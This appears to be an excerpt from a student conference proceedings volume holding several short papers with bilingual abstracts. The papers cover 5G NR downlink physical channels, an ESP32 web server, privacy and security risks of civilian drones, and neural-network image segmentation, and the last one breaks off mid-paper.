- CRC connection of the transport unit (TBS above 3824 has a 24-bit CRC, otherwise a 16-bit CRC)
- Up to two code words can be sent using single-user MIMO (SUMIMO)
- One codeword can be mapped to four layers, which means that SU MIMO supports transmission of up to 8 layers.
- Code block segmentation and CRC code block attachment (24-bit CRC);
- Channel encoding: LDPC encoding;
- Hybrid ARQ processing at the physical level and speed matching;
- Bitinterleaving;
- Combiningcodeblocks;
- Scrambling using RNTI or cell ID to randomize data and increase their user specificity;
- Modulation: QPSK, 16QAM, 64QAM и 256QAM;
- Layer mapping and transparent pre-coding;
- Mapping to a block of virtual resources;
- Mapping to assigned physical resources and antenna ports.

The Physical Downlink Control Channel (PDCCH) is used to transmit downlink control information (DCI) primarily for scheduling DL transmissions on PDSCH transmissions and UL transmissions on PUSCH. PDCCH always uses QPSK as the modulation scheme and polar coding as the channel coding scheme, except for small packets. The Downlink Control (DCI) information on the PDCCH controller includes:

- A downlink containing at least a PDSCH resource allocation, modulation and coding (MCS) scheme, and hybrid-ARQ information related to DL-SCH;
- Uplink planning permission containing at least the modulation and encoding format, resource allocation, power management information, and hybrid-ARQ information related to UL-SCH.

The PDCCH hub controller is limited to one CORESET and may contain UE-specific or general control information.

Control channels are formed by aggregating control channel elements, and each control channel element consists of a set of groups of resource elements. Different code speeds for control channels are implemented by aggregating a different number of control channel elements. Unlike the PDSCH data channel, where LDPC encoding is used, polar encoding is used for PDCCH. In order to adapt UE-specific scheduling or general

scheduling message, each group of resource elements carrying PDCCH has its own DMRS, which can be for both cell and UE. This allows the use of beam shaping methods for the control channel. QPSK modulation is used to increase reliability for PDCCH. Legacy technologies, such as LTE control channels, are always distributed over the entire bandwidth of the system, which requires a UE to scan the entire bandwidth, and also means that in a situation with overlapping coverage areas, intercellular interference affects the entire bandwidth. PDCCH transmission in a configurable CORESET provides a much higher degree of flexibility to define the control area with respect to time, frequency and numerology. This flexibility is accompanied by the requirement of a higher-level configuration of this CORESET and, thus, the replacement of the outdated PCFICH control channel for specifying the format.

PBCH is part of SSB, a P/S-SCH synchronization block that is sent in the initial part of the bandwidth. Its task is to provide the UE with the contents of the main information block (MIB). In addition, PBCH supports time and frequency synchronization and plays an important role in situations of cell collection, cell selection and cell reselection. PBCH uses a fixed transport format, and there is one PBCH transport block that extends over a TTI of 80 ms. PBCH uses a QPSK modulation scheme and a cell-specific DMRS scheme, which can be used to form the applied channel coding scheme is polar coding.

Conclusion

The descending physical channel in 5 GR consists of three physical channels.

PDSCH carries many data elements: user data; UE-specific higher-level control messages mapped down from higher channels; system information blocks (SIBS). PDSCH uses an adaptive modulation format depending on the communication conditions.

PDCCH carries downlink control data and uses QPSK as the modulation format and polar coding as the encoding scheme.

PBCH This channel is part of the synchronization signal block and uses QPSK modulation and transmits a cell-specific demodulation reference signal.

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Аннотация. Рассмотрена структура нисходящего физического канала в 5GNR. Представлены этапы обработки транспортных каналов на физическом уровне нисходящего канала в текстовом и графическом виде. Описана информация об управлении нисходящим каналом (DCI)

на контроллере PDCCH. Описано применение каждого физического канала в 5G NR, а также какую модуляцию предпочтительно использует определенный физический канал. Рассмотрен более гибкий и масштабированный подход к реализации нисходящей линии физического канала.

Ключевые слова: 5G NR, физический канал, PDSCH, PDCCH, PBCH.

Annotation. The structure of the descending physical channel in 5 GNR is considered. The stages of processing transport channels at the physical level of the descending channel are presented in text and graphic form. The information about the downlink control (DCI) on the PDCCH controller is described. The application of each physical channel in 5 GTR is described, as well as which modulation a particular physical channel preferably uses. A more flexible and scaled approach to the implementation of the physical channel downlink is considered.

Keywords: 5G NR, Physical channel, PDSCH, PDCCH, PBCH.

UDC 004.777

CREATING A WEB SERVER ON ESP 32

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Introduction

A web server is a place where web pages are stored, processed, and sent to web clients. A web client is nothing more than a web browser on our laptops and smartphones. Communication between the client and the server is carried out using a special protocol called the Hypertext Transfer Protocol (HTTP). Figure 1 shows the HTTP protocol diagram.




Figure 1 – HTTP protocol diagram

In this protocol, the client initiates communication by sending a request to a specific web page using HTTP, and the server returns the contents of this web page, or an error message if it cannot do this (for example: page not found, error 404). The pages that the server returns are mostly HTML documents.

The main part

One of the features of the ESP32 is that it can not only connect to an existing Wi-Fi network and act as a web server, but can also configure its own network, allowing other devices to directly connect to it and access web pages. This is possible because the ESP32 operates in three different modes: station mode (STA), Access point mode (AP) and both modes simultaneously[1].

An ESP32 that creates its own Wi-Fi network and acts as a hub (like a Wi-Fi router) for one or more devices is called an access point (AP). Unlike a Wi-Fi router, it does not have an interface for a wired network. So, this mode of operation is called Soft Access Point (soft-AP). Also, the maximum number of devices that can connect to it is limited to five. Figure 2 shows the connection diagram of the devices to the ESP32.




Figure 2 – Connection diagram of the devices to the ESP32

In AP mode, ESP32 creates a new Wi-Fi network and sets the SSID (network name) and IP address for it. With this IP address, it can send web pages to all connected devices on its own network.

The principle of device management via the ESP32 web server is as follows: when a URL is entered in a web browser and the ENTER button is pressed, the browser sends an HTTP request (also known as a GET request) to the web server. The task of the web server is to process this request by doing something. To access the server, you need to register the following URL in the address bar <http://192.168.1.1> . After that, a dynamic web page is loaded, written using a bunch of HTML + CSS + PHP technologies.

Conclusion

Thus, a web server based on the ESP32 module has been developed. With the help of this server, you can manage various devices via the Internet.

References:

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Аннотация. Рассматривается создания веб – сервера на базе аппаратно – программного комплекса ESP32 с использованием ряда технологий таких как языка PHP обеспечивающего создание динамических страниц, а также технологий HTML и CSS необходимых для создания веб – интерфейса сервера.

Ключевые слова: ESP32, Веб-сервер, информационные технологии, HTTP; Wi-Fi.

Annotation. The article considers the creation of a web server based on the ESP32 hardware and software complex using a number of technologies such as the PHP language, which provides the creation of dynamic pages, as well as HTML and CSS technologies necessary to create the server web interface.

Keywords: ESP32, Web server, Information Technology, HTTP, Wi-Fi.

UDC 004.056

ENSURING THE SAFETY OF PERSONAL DATA DRONE TECHNOLOGY

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Introduction. At the moment, there are many discussions regarding the collection of personal data. The fact is that the information collected can be used against other people, so the threat of theft of personal information is extremely dangerous. However, information security methods often do not improve as quickly as hacking technologies. That is why it is necessary to pay special attention to the protection of personal information, regardless of which information technology is used.

The relevance of this study is due to the fact that currently UAVs are on free sale, so anyone can purchase this device. Recently, UAVs have entered the civilian market, and such a device can be purchased at a regular hardware store. *The problem* is that with the help of a UAV, a person who has purchased this device gets the opportunity to gain unauthorized access to objects that are privately owned, as well as taking photographs and videotaping without permission. In addition, there is also the possibility of hacking the UAV data transmission channel by intruders, which can lead to undesirable consequences, for example, the use of the collected information against other citizens, or for other illegal purposes.

In connection with the above facts, it can be concluded that there is an urgent need for strict legislative regulation of UAVs. However, due to the fact that this technology has appeared recently, a clearly defined system of regulatory legal acts regulating it has not yet developed. The practice of using these devices arose not so long ago, and certain statistical data have not yet appeared that could help build a system of rules governing UAVs. Despite this, there are a certain number of scientific publications and articles whose authors address the problem of data processing by drone technology, as well as consider the practice of their application and control over them. These articles will be used in the current study as sources of necessary information.

The purpose of this study is to identify various aspects of data collection through UAV technology, as well as their protection, and to propose possible solutions to existing problems in this area.

To achieve the above goal, you need to perform the following tasks:

- * to investigate the world practice of using UAVs.
- * to study the mechanisms of possible theft of personal data through UAVs.
- * to analyze the practice of legislative regulation of unmanned aerial vehicles in the Russian Federation and abroad.
- * offer advice on technological improvement of UAVs in order to ensure greater safety.
- * develop a classification of UAVs that will help simplify their regulation.

* propose certain adjustments to existing legislation.

The object of the study is the possible reasons for violating the principles of personal data security when processing their UAVs.

The subject of the study is the practice of using UAVs in the modern world, as well as their regulation through the legislative systems of various countries.

The methodological basis of this study consists of scientific articles by leading domestic and foreign scientists, as well as the legislative framework of the Russian Federation. The theoretical methods used in this study include analysis, which helps to divide the studied material into components, and then study the individual parts of the elements. In addition, the synthesis method, which combines parts into a whole, also helps to conduct research. Another important method is classification, which distributes information by comparison. Some methods related to the study of the practice of using technology are also used. On their basis, concrete facts are collected, phenomena are identified and described, as well as the connections between them.

The theoretical significance of the study lies in the development of a classification of drones depending on certain criteria, the proposal of technical improvements to UAV devices, as well as the elimination of possible gaps in the existing legislation of the Russian Federation. The practical significance of the study lies in the possibility of using the developed classification and additions in the development of amendments to existing regulatory legal acts. The expected results of the analysis of the use of unmanned aerial vehicle technology can be very useful to overcome the main problems of collecting personal data.

Various aspects of the use of drones and the problems associated with them.

Origin and global UAV market. Since the first remote control devices were invented in 1892, significant progress has been made in this area over the past hundred years. Thanks to the introduction of GPS technology, the first unmanned aerial vehicles appeared in 1990, becoming especially popular in recent years. It should be noted that initially unmanned aerial vehicles were developed for military use, and the main purpose of their creation was intelligence activities, as well as the transportation of weapons. On the other hand, as is usually the case with technologies used by the military, unmanned aerial vehicles have become actively used by civilians.

Professor Kate Hayward [3] writes in her paper that, despite the fact that unmanned aerial vehicles originated in the armed forces of various states, at the moment there is a significant civilian market for unmanned aerial vehicles, which is growing rapidly. The emergence of unmanned aerial vehicles makes the fundamental issues of the development of the defense, technological and production base, as well as the structure of the

supply of military equipment, especially relevant. UAVs are connected with two spheres at once - civil and military - and represent quite a big complexity from the point of view of regulatory issues. For governments, they pose a number of important questions about the future of the industry, as well as its military potential.

Over the past five years, the number of unmanned aerial vehicles and the number of countries producing UAVs have increased significantly, in numerical terms, the growth was more than 20%. There is a big difference between aircraft in terms of size, design complexity, the state of the development process and the number of vehicles produced. Many of this list are just design concepts or “disposable” enthusiast products. Others are test and demonstration models, which may become more popular in the future.

Unmanned aerial vehicles vary greatly in size, performance and type. They can be as small as insects (that is, they can be almost invisible in the air) or as large as manned aircraft. They can hover in one place in the air or reach speeds of more than 1000 km/h, be controlled, for example, via a smartphone, tablet, satellite communication, or manually. They can carry all kinds of materials (for example, chambers or fertilizers). Although advanced technologies allow drones to fly at high altitude for a long time and travel considerable distances, most of them today fly at an altitude of less than 150 m above the ground. At this altitude, the airspace is mainly used by gliders and 1-2-seater aircraft.

Drone technology has become available and can be used for various purposes in the future. Unmanned aerial vehicles can allow performing monotonous, dirty or dangerous work practically without human intervention, as well as provide significant resource savings and environmental benefits (reduced fuel consumption, reduced CO₂ emissions).

Unmanned aerial vehicles, which can fly much closer to the ground than manned aircraft, are well suited for dangerous flights to areas of accidents and natural disasters. They can help in firefighting, cross flooded areas or areas affected by chemical or biological weapons, and find missing persons. UAVs can also help authorities, for example, at border control, in addition, they have various applications in science (for example, in Earth observation). Speaking of domestic applications, they can perform commercial services such as maintenance and monitoring of infrastructure (e.g. bridges, railways, nuclear power plants), aerial photography, farming (e.g. fertilization of plants), forestry (e.g. tree planting) and fishing. They can deliver goods, eliminate gas or chemical leaks, and transport cargo. Private users also use drones for various legal and illegal purposes, ranging from photography to drug trafficking.

Public opinion regarding the use of UAVs is mainly determined by the purposes for which they are used. Currently, UAVs are perceived by many

as devices associated exclusively with military operations. This is due to the fact that the use of drones in conflicts is widespread. In addition, there is concern about the uncontrolled growth and lack of proper regulation of UAVs, which can lead to potential overcrowding of airspace and safety problems [4].

Risks associated with the use of UAVs. Like any technology, unmanned aerial vehicles carry with them various risks. Although drones have been around relatively recently, there have already been cases when unmanned aerial vehicles almost collided with commercial manned aircraft, landed on the homes of public figures, nuclear power plants, embassy buildings and tourist attractions, prevented extinguishing fires and helping the wounded.

People are also concerned about the privacy aspect. Maria Jewel writes in her publication that drones, as a rule, carry a video camera, allowing a pilot located at a remote distance to capture images on it [2]. They can record images and have technologies such as powerful zooming, microphones and a variety of sensors, as well as GPS systems that capture the location of the captured faces. They can, for example, fly over closed areas, monitor people on the streets and count how many people are in a certain building or room. All this can make drones very dangerous.

For a more detailed study of the use of drones, in this paper it is worth considering the publication of the United Nations. It says that the increasing development of unmanned aerial vehicles (UAVs) has led to the emergence of new requirements for them to increase their transparency and control over them in relation to their distribution and use. Due to the fact that unmanned aerial vehicles can be used for civil, commercial and military purposes, it is necessary to develop reliable means by which they could be distinguished and divided into different classes. This would help develop a strong international system designed to regulate the use of drones under control.

Although the use of armed UAVs can have a number of advantages, including increased opportunities to comply with international law, they also cause some danger and pose new challenges in the application and interpretation of international law. The lack of the same approach in States with regard to operations carried out by drones, as well as the legal aspects applied, adds to the seriousness of this problem. The application and introduction of a strict appropriate legal framework may mitigate some public concerns about the use of UAVs.

Now governments and international organizations use various characteristics to classify and identify UAVs. Among them are such basic characteristics as weight, endurance and operating range. Although most national classification systems are very similar, some characteristics, terms and approaches may differ.

Information security when using UAVs. Speaking about the aspect of ensuring information security in data processing by unmanned aerial vehicles technology, two main aspects of the problem should be considered. Firstly, the danger may arise if attackers who purchase a UAV start using it for illegal purposes, for example, for illegal access to private information. Secondly, there is a danger of hacking the aircraft itself by intruders. This paper will mainly consider the first aspect, as well as analyze the legislative aspects of regulating the use of drones, which may prevent the occurrence of this situation. However, it is also necessary to consider the probability and possible ways of hacking the aircraft, as well as effective ways to counter this.

As for the main issues of information security and privacy, the study of Evan Baldwin Carr should be mentioned. With regard to privacy, the document says that no decision has yet been made in the United States on whether unmanned aerial vehicles are allowed to use pilots' vision, or to navigate only on the basis of GPS and electronic navigation. In his article, he also cites as an example an incident that occurred in Austin, Texas. The university's research team hacked a drone belonging to the Department of the Ministry of Internal Security, as a result of which it gained control over students and teachers. To respond to this challenge, a group of hackers "faked" the GPS signal of an unmanned aerial vehicle and took control of the aircraft in front of the operator's eyes. After this incident, it turned out that unmanned aerial vehicles are not fully secured.

In order to study ways to protect drones from information attacks, it is worth considering the statements of Todd Humphrey [1]. He believes that if the drone is not provided with special protective devices, a situation may occur when the signal will be hacked and the drone will be used as a weapon. Therefore, to ensure the safety of drones, it is necessary to protect the GPS signal from hacking.

One of the solutions to this problem is to install an interference sensor on board the aircraft, which would detect an excess of radio signals coming from GPS and selectively ignore additional false data. As an alternative, it is proposed to encrypt civilian signals of the global GPS system, which complement the traditional GPS system, adding multiple receivers to the UAV to receive multiple GPS bands, adding encrypted digital signatures to GPS navigation data or cross-referencing civilian and military GPS signals.

In addition, it is important to keep the common data Link (CDL) that connects the unmanned aerial vehicle to the remote ground station fully secured. Violations of the data transmission channel can occur both maliciously and accidentally, as Jaisen A. Johim writes. Remote control of the UAV requires two separate data transmission lines: one communication channel (FMV) goes to the remote viewing terminal (RVT) via a video data channel (VDL), the other communication channel controls the UAV via a

common data transmission line (CDL). The VDL uses an omnidirectional antenna to broadcast its communication channel in all directions, allowing any RVT tuned to the UAV's VDL frequency to observe the UAV via FMV. Video quality and reception consistency depend on the power of the VDL signal. CDL can use either an omnidirectional antenna or a directional antenna that broadcasts only in the direction of the Ground Control Station (GCS).

Interaction with VDL or CDL can occur naturally through electromagnetic radiation from the Earth or the Sun, or by purposefully tracking the frequencies at which UAVs operate.

Joachim identifies three possible options for protection against electronic attack: spectrum control, electromagnetic hardening and counteracting interference. By protecting electromagnetic and frequency spectra, strengthening the system through "filtering, attenuation, grounding and binding in the manufacturing process" or limiting frequencies with interference, Joachim suggests that CDL connections can be made safe and largely insurmountable. However, it is worth noting that nothing can be considered absolutely safe for hackers in terms of technology. Unmanned aerial vehicles that are sensitive to GPS manipulation and CDL exposure can be very dangerous in the hands of an attacker.

Speaking of the technology market, the speed of the spread of military technology in the civilian sector may contribute to an increase in the speed at which civilian UAVs become safe.

As is the case with many technological innovations that were first created and used by the military, the civilian sector is lagging behind. The speed with which civilian UAVs become functionally safe can contribute to their development and transformation into the predominant tools of government, scientific and commercial activities. Fixing problems related to data transmission and GPS is the most important. A secure unmanned system will minimize the risk of malicious attacks, and a trained operator minimizes the risk of human error.

In addition, there are many studies concerning cyber security when using UAVs. Kim Hartmann and Christoph Steup say that unmanned aerial vehicles are vulnerable to cyber attacks. They cite data that over the past five years, public news agencies have reported on several incidents related to unmanned aerial vehicles, demonstrating and increasing public interest in military and civilian applications of UAVs. Unmanned aerial vehicles are considered reliable, automated and autonomous machines that are ready to provide their assistance at any time. Based on these assumptions, government and military leaders hope that UAVs will improve national security. However, considering UAVs from a technical point of view, these devices should be classified as multi-connected, complex hardware with high strategic and economic value. To increase the security of the system,

the system developer must find vulnerabilities before attackers do it. It is extremely important to protect drones from hacking, since connecting to a video stream can be a violation of privacy for civilians.

In order to fully consider the aspect of committing information attacks, you can refer to the publication of the authorship of OttavioMarzocchi. It is said that the expected increase in the number of unmanned aerial vehicles flying at different heights (including in the space currently reserved for civil aviation), in different directions (drones usually change direction several times, based on the orders of pilots) and areas with different weights and speeds, over people and private property, creates serious problems. Technological conditions for ensuring the safe integration of unmanned aerial vehicles into the civil aviation system have not yet been provided. Communication can be easily lost or hijacked, detection and warning systems are not installed by default on unmanned aircraft and systems.[5]

Having studied the modern practice of using UAVs in the world, as well as the problems associated with their use, it can be concluded that society and civil airspace are not yet ready for the active introduction of such aircraft into general use.

It follows from the above that serious attention should be paid to the technology of unmanned aerial vehicles itself. At the moment, there are still no technologies to ensure their safe and reliable integration into the civil aviation system and, therefore, this increases the need for their further development. Further issues that should be studied better are the development of technologies that ensure the neutralization of unmanned aircraft in certain situations, for example, in the case of illegal, unsafe or criminal activities, including terrorist attacks.

Due to the fact that such technologies for ensuring the safe use of unmanned aerial vehicles are currently either unavailable, or are not mandatory from the point of view of laws, or are not installed by default during the production of unmanned aerial vehicles, this significantly hinders the safe integration of these devices into civil airspace. The most important conclusion is that the technology of unmanned aerial vehicles can help humanity extract many advantages from it if some serious changes are made in the technological requirements for devices, as well as in the production of UAVs.

Conclusion. In the course of this work, a thorough study of the scope of use and regulation of unmanned aerial vehicles was carried out. All the tasks set earlier were fulfilled: the world practice of using UAVs was investigated, as well as the problems associated with it. The work examined and studied the mechanisms of hacking, as well as possible theft of personal data through UAVs.

Having considered the problems associated with their use of UAVs, it can be concluded that in order to safely introduce UAVs into civilian use,

serious attention should be paid to the drone technology itself. Due to the fact that security technologies are not widely used when using UAVs, this significantly hinders the safe integration of these devices into civil airspace.

Based on the data obtained on the technical shortcomings of existing unmanned aerial vehicles, some tips were offered on the technological improvement of UAVs in order to ensure greater safety. Thus, UAVs can contribute to improving people's living standards if the proposed technological changes are made.

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Аннотация. В настоящее время наблюдается резкий рост использования различных беспилотных авиационных комплексов (БАК) во всех сферах жизнедеятельности человека – от торговли до военного дела. Беспилотные авиационные комплексы, как правило, включают в себя оператора (пилота-оператора, пункт управления), беспилотный летательный аппарат (БПЛА) и каналы связи, однако их защита от внешних программно-аппаратных воздействий, несмотря на увеличение количества инцидентов, не уделялось должного внимания. Атаки могут быть направлены на перехват управления, вывод из строя БПЛА, получение разведывательной информации или на дальнейшую атаку на пилота-оператора и взаимодействующие с ним системы.

Ключевые слова: БПЛА, информационные технологии, беспилотник, технология, GPS.

Annotation. There is currently a sharp increase in the use various unmanned aerial systems (UAC) in all areas human life - from trade to military affairs. Unmanned aviation complexes, as a rule, include an operator (pilot-operator, control point), unmanned aerial vehicle (UAV) and communication channels, however, their protection from external software and hardware impacts, despite the increase in the number of incidents , not given sufficient attention. Attacks can be aimed at intercepting control, disabling UAV, receiving intelligence information or for further attack on the pilot-operator and systems interacting with him.

Keywords: UAVs, information technology, drone, technology, GPS

RESEARCH ON THE USE OF SPIKE NEURAL NETWORKS FOR THE PROBLEM OF IMAGE SEGMENTATION

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Statement of the segmentation problem

Computer vision, tasks and applications. Initially, it is necessary to familiarize yourself with such a concept as computer vision – the field of artificial intelligence associated with the analysis of images, including video. It includes a set of methods that allow you to recognize objects in the image, extract and analyze the information received. To do this, machine learning technologies are used: a lot of data is collected, which allows you to identify features and combinations of features for further identification of similar objects. Among the main methods of image recognition, the following can be distinguished [2]: image classification, in particular, image segmentation; localization on the image of a specific object (or objects) in a frame; image restoration, as well as a task that concerns exclusively video tracking of a moving object.

Image Segmentation. One of the main tasks of image processing and analysis is segmentation. Image segmentation is the splitting of an image into many areas covering it. Segmentation is used in many areas, for example, in manufacturing to indicate defects in the assembly of parts, in medicine for the primary processing of images, as well as for mapping terrain from satellite images. The result of image segmentation is a set of segments that together cover the entire image, or a set of contours selected from the image. All pixels in a segment are similar in some characteristic or calculated property, for example, in color, brightness or texture. Neighboring segments differ significantly in this characteristic.[3].

Investigation of image segmentation methods. There are many methods and algorithms for image segmentation, among which two alternative approaches to solving the segmentation problem can be distinguished: by highlighting the boundaries of areas; by increasing the points of the area.

The first approach is based on the idea of "discontinuity" of the properties of image points when moving from one area to another. At the

same time, the selection of the boundaries of the regions allows you to identify the regions themselves.

The second approach implements the desire to highlight image points that are homogeneous in their local properties and combine them into an area that will later be assigned a name or a semantic label. This approach can be divided into the following [4]: morphological approach; splitting on the basis of uniformity; classification in the feature space (clustering).

A number of methods based on the procedure of growing areas are known. This procedure consists in grouping elements and small areas of the image into larger ones, starting from the so-called "crystallization centers". The problems of such methods are the choice of the proximity criterion and the sign of stopping the process of growing areas. Among the popular image segmentation algorithms, can be mention the "Region growth" algorithm, shown in Fig. 1. In this algorithm, pixels are "built up" on the area, when the growth of one area is finished, another new pixel is selected, which does not yet belong to any area, and the algorithm start again. The process continues until all pixels of the image belong to some area.




Fig. 1 – Algorithm "Region growth"

In addition to this algorithm, there are many others, for example, the "Split & Merge" algorithm, where large heterogeneous areas are divided into smaller areas that can be homogeneous, and then neighboring areas are compared and combined if they are close enough in some property. The image area is divided into four parts. Then each is divided by the same amount. This process continues up to a certain limit. Typically, this limit is imposed due to storage considerations or processing time constraints, or because of the resolution of the output device.

Classification in the feature space consists in choosing the mapping of a set of input data into some multidimensional feature space and the subsequent solution of the classical clustering problem — splitting the selected space into classes based on the density of distribution in it. These methods are especially useful when the number of object classes contained

in the image is known in advance, but they can also determine the number of classes automatically (the Mean Shift method).

Before considering the Mean Shift method, the K-Means method should be described. The idea of this method is to minimize the total quadratic deviation of cluster points from the centroids of these clusters.

$$J = \sum_{j=1}^k \sum_{i=1}^n \|x_i^{(j)} - c_j\|^2 \rightarrow \min(1)$$

where J – target function; k – number of clusters; n – number of points in the cluster; $x_i^{(j)}$ – point i in the cluster j ; c_j – cluster centroid j .

The operation of the method can be described as follows: from the set of pixels, those pixels are selected that will be the centroids of the corresponding k clusters. The selection of initial centroids can be either random or according to a certain algorithm. The entry into the cycle continues until the cluster centroids stop changing their position, each pixel is traversed and set to the centroid of which cluster it is nearby. If a nearby centroid is found, then the pixel is bound to the cluster of this centroid. When all the pixels are sorted, it is necessary to calculate the new coordinates of the centroids of k clusters. Next, the coordinates of the new centroids are checked. If they are respectively equal to the previous centroids, the loop exits, if not, the traversal of each pixel is repeated.

Unlike the K-Means algorithm, the Mean Shift method does not require specifying the number of clusters in advance. The number of clusters is determined by the algorithm based on the initial data. The direction to the nearest cluster centroid is determined by most of the nearest points location.

Separately, let's consider the segmentation problem, when divided into "super pixels", which simplifies the classification task, since in the future there is no need to solve the problem for each pixel, but you can solve the problem by segments, i.e. the number of target variables decreases. Simple linear iterative clustering (SLIC) can be used to solve this problem, the essence of which, in comparison with the "cluster center", is only pixels that can belong to this segment, located at the nearest distance. The distance is calculated by color and space. There are also other methods, such as, for example, the TurboPixel method, Efficient Graph-Backed or QuickShift. However, compared to them, SLIC turned out to be much simpler and more efficient [3].

Neural networks

Neural network definition, types and popular architectures. The central nervous system (CNS) of humans and animals consists of a huge number of special cells connected to each other (neurons). Artificial neural networks are a mathematical prototype of one of the regions of the Central nervous system. Let's consider the basic terms that will help to understand this topic and what types of neural networks there are.

An artificial neuron is a structural unit of an artificial neural network and is an analogue of a biological neuron. From a mathematical point of view, an artificial neuron is an adder of all incoming signals, applying to the resulting weighted sum some simple, in general, nonlinear function, continuous over the entire domain of definition [7]. The obtained result is sent to the only output.

Artificial neurons combine with each other in a certain way, forming an artificial neural network. A neural network (or artificial neural network, INS) is a mathematical model, as well as its software or hardware implementation, built on the principle of organization and functioning of biological neural networks - networks of nerve cells of a living organism.

Depending on the classification criteria, NS can be divided into different types. This method of artificial intelligence can be classified according to the following criteria [1]: by the method of training; by topology; by the model of the NS; by the method of adjusting the weighting coefficients and by the tasks solved with the help of the NS.

Let's consider some of the popular neural network architectures [6]. There is a huge variety of different architectures, some of which will be presented below.

The first classical architecture is fully connected neural networks of direct distribution, or Fully Connected Feed-Forward Neural Network, FNN. A classic example of FNN is the Multilayer Perceptron (MLP), a class of artificial neural networks of direct propagation consisting of at least three layers: input, hidden and output. With the exception of input, all neurons use a non-linear activation function. MLP training uses teacher-assisted learning and an error back propagation algorithm. Also, in addition to the multilayer perceptron, other variations of FNN networks should be noted, such as the Autoencoder (AE), which learn to create a compact description of input data and are used to reduce the dimension and obtain new high-level features.

Next, let's consider convolutional neural networks (Fig.2) - this is a Feed-Forward network of a special kind, it contains the elements mention below. Convolutional layers: each plane in the convolutional layer is one neuron that implements the convolution operation and is a small matrix filter that transforms the original image into another, this can be done many times. The subsampling layer (subsampling, spatial pooling): is a nonlinear compaction of the feature map, while a group of pixels (usually 2×2 in size) is compacted to one pixel, undergoing a nonlinear transformation. Convolutional neural networks are suitable for image classification.




Fig. 2 – Convolutional neural network: general view

Let's take a closer look at the convolution operation. Matrix filters perform this function. They are implemented as follows: there is a matrix called the filter core. To blur the image, for example, the matrix will consist of ones, and the image itself is also transmitted. This matrix is superimposed on a piece of the image, the corresponding elements are multiplied, and the results are added and written to the central point. That is, convolution in convolutional neural networks is a self-learning digital filter.

There are also recurrent neural networks (RNNs), a type of neural networks that specialize in processing sequences. They are often used in tasks such as Natural Language Processing because of their effectiveness in text analysis. One of the nuances of working with neural networks (as well as CNN) is that they work with predefined parameters. They take input data with fixed dimensions and output a result that is also fixed. The advantage of recurrent neural networks, or RNNs, is that they provide sequences with variable lengths for both input and output.

Research of neural network training methods. Neural network training is a process in which the parameters of a neural network are configured by modeling the environment in which this network is embedded. The type of training is determined by the way the parameters are adjusted. There are algorithms for teaching with a teacher and without a teacher.

The learning process with a teacher is the presentation of a network of sample training examples. Each sample is fed to the network inputs, then processed inside the NS structure, the network output signal is calculated, which is compared with the corresponding value of the target vector representing the required network output. Then, according to a certain rule, the error is calculated, and the weighting coefficients of the connections within the network change depending on the chosen algorithm. The vectors of the training set are presented sequentially, errors are calculated and weights are adjusted for each vector until the error across the entire training array reaches an acceptably low level.

When teaching without a teacher, the training set consists only of input vectors. The training algorithm adjusts the weights of the network so that consistent output vectors are obtained, i.e. that the presentation of

sufficiently close input vectors gives the same outputs. The learning process, therefore, highlights the statistical properties of the training set and groups similar vectors into classes. Presenting an input vector from this class will give a certain output vector, but before training it is impossible to predict which output will be produced by this class of input vectors. Consequently, the outputs of such a network should be transformed into some understandable form due to the learning process. This is not a serious problem. It is usually not difficult to identify the connection between the input and output established by the network. To train neural networks without a teacher, the signal training methods of Hebb and Oja are used.

Investigation of the use of spike neural networks for the problem of image segmentation

Convolutional networks for semantic segmentation. Semantic segmentation is the splitting of an image into objects with the definition of the types of these objects. The issues of using convolutional networks to solve the problem of semantic segmentation are reflected in the work of Jonathan Long, Evan Shelhamer and Trevor Darrell [5]. The key idea in their work is to create "fully" convolutional neural networks (see Figure 3.), which accept input data of arbitrary size, and receive the corresponding output data with effective training. The paper defines and details the space of fully convolutional neural networks, explains their application to spatial forecasting problems, and establishes a connection with previous models. The authors adapt modern neural networks such as AlexNet, VG network and GoogLeNet into fully convolutional networks and transfer their studied representations by tuning for segmentation tasks.




Fig. 3 – Fully convolutional networks for semantic segmentation

Also, one of the popular convolutional network architectures for image segmentation is U-Net. U-Net is considered one of the standard CNN architectures for image segmentation tasks, when it is necessary not only to define the entire image class, but also to segment its areas by class, i.e. to

create a mask that will divide the image into several classes. The architecture consists of a constricting path to capture the context and a symmetrical expanding path that allows for precise localization. The network is trained end-to-end on a small number of images and surpasses the previous best method (a convolutional network with a sliding window) at the ISBI competition for segmentation of neural structures in electron microscopic stacks.

